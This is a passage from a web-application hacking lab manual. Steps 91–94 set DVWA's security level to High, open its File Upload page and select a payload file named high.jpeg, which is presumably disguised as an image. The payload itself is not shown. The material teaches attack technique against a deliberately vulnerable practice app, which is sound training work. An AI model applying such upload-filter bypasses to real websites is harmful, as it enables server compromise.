
91. The **Welcome to Damn Vulnerable Web Application!** Page appears; click **DVWA Security** in the left pane to view the DVWA security level.

Module 14 – Hacking Web Applications

92. Change the **Security Level** from impossible to high by selecting **High** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




93. Click the **File Upload** option in the left pane. The **Vulnerability: File Upload** page appears. Click the **Browse...** button to upload a file.




Module 14 – Hacking Web Applications

94. The **File Upload** window appears. Navigate to the **Desktop** location, select the payload file **high.jpeg**, and click **Open**.



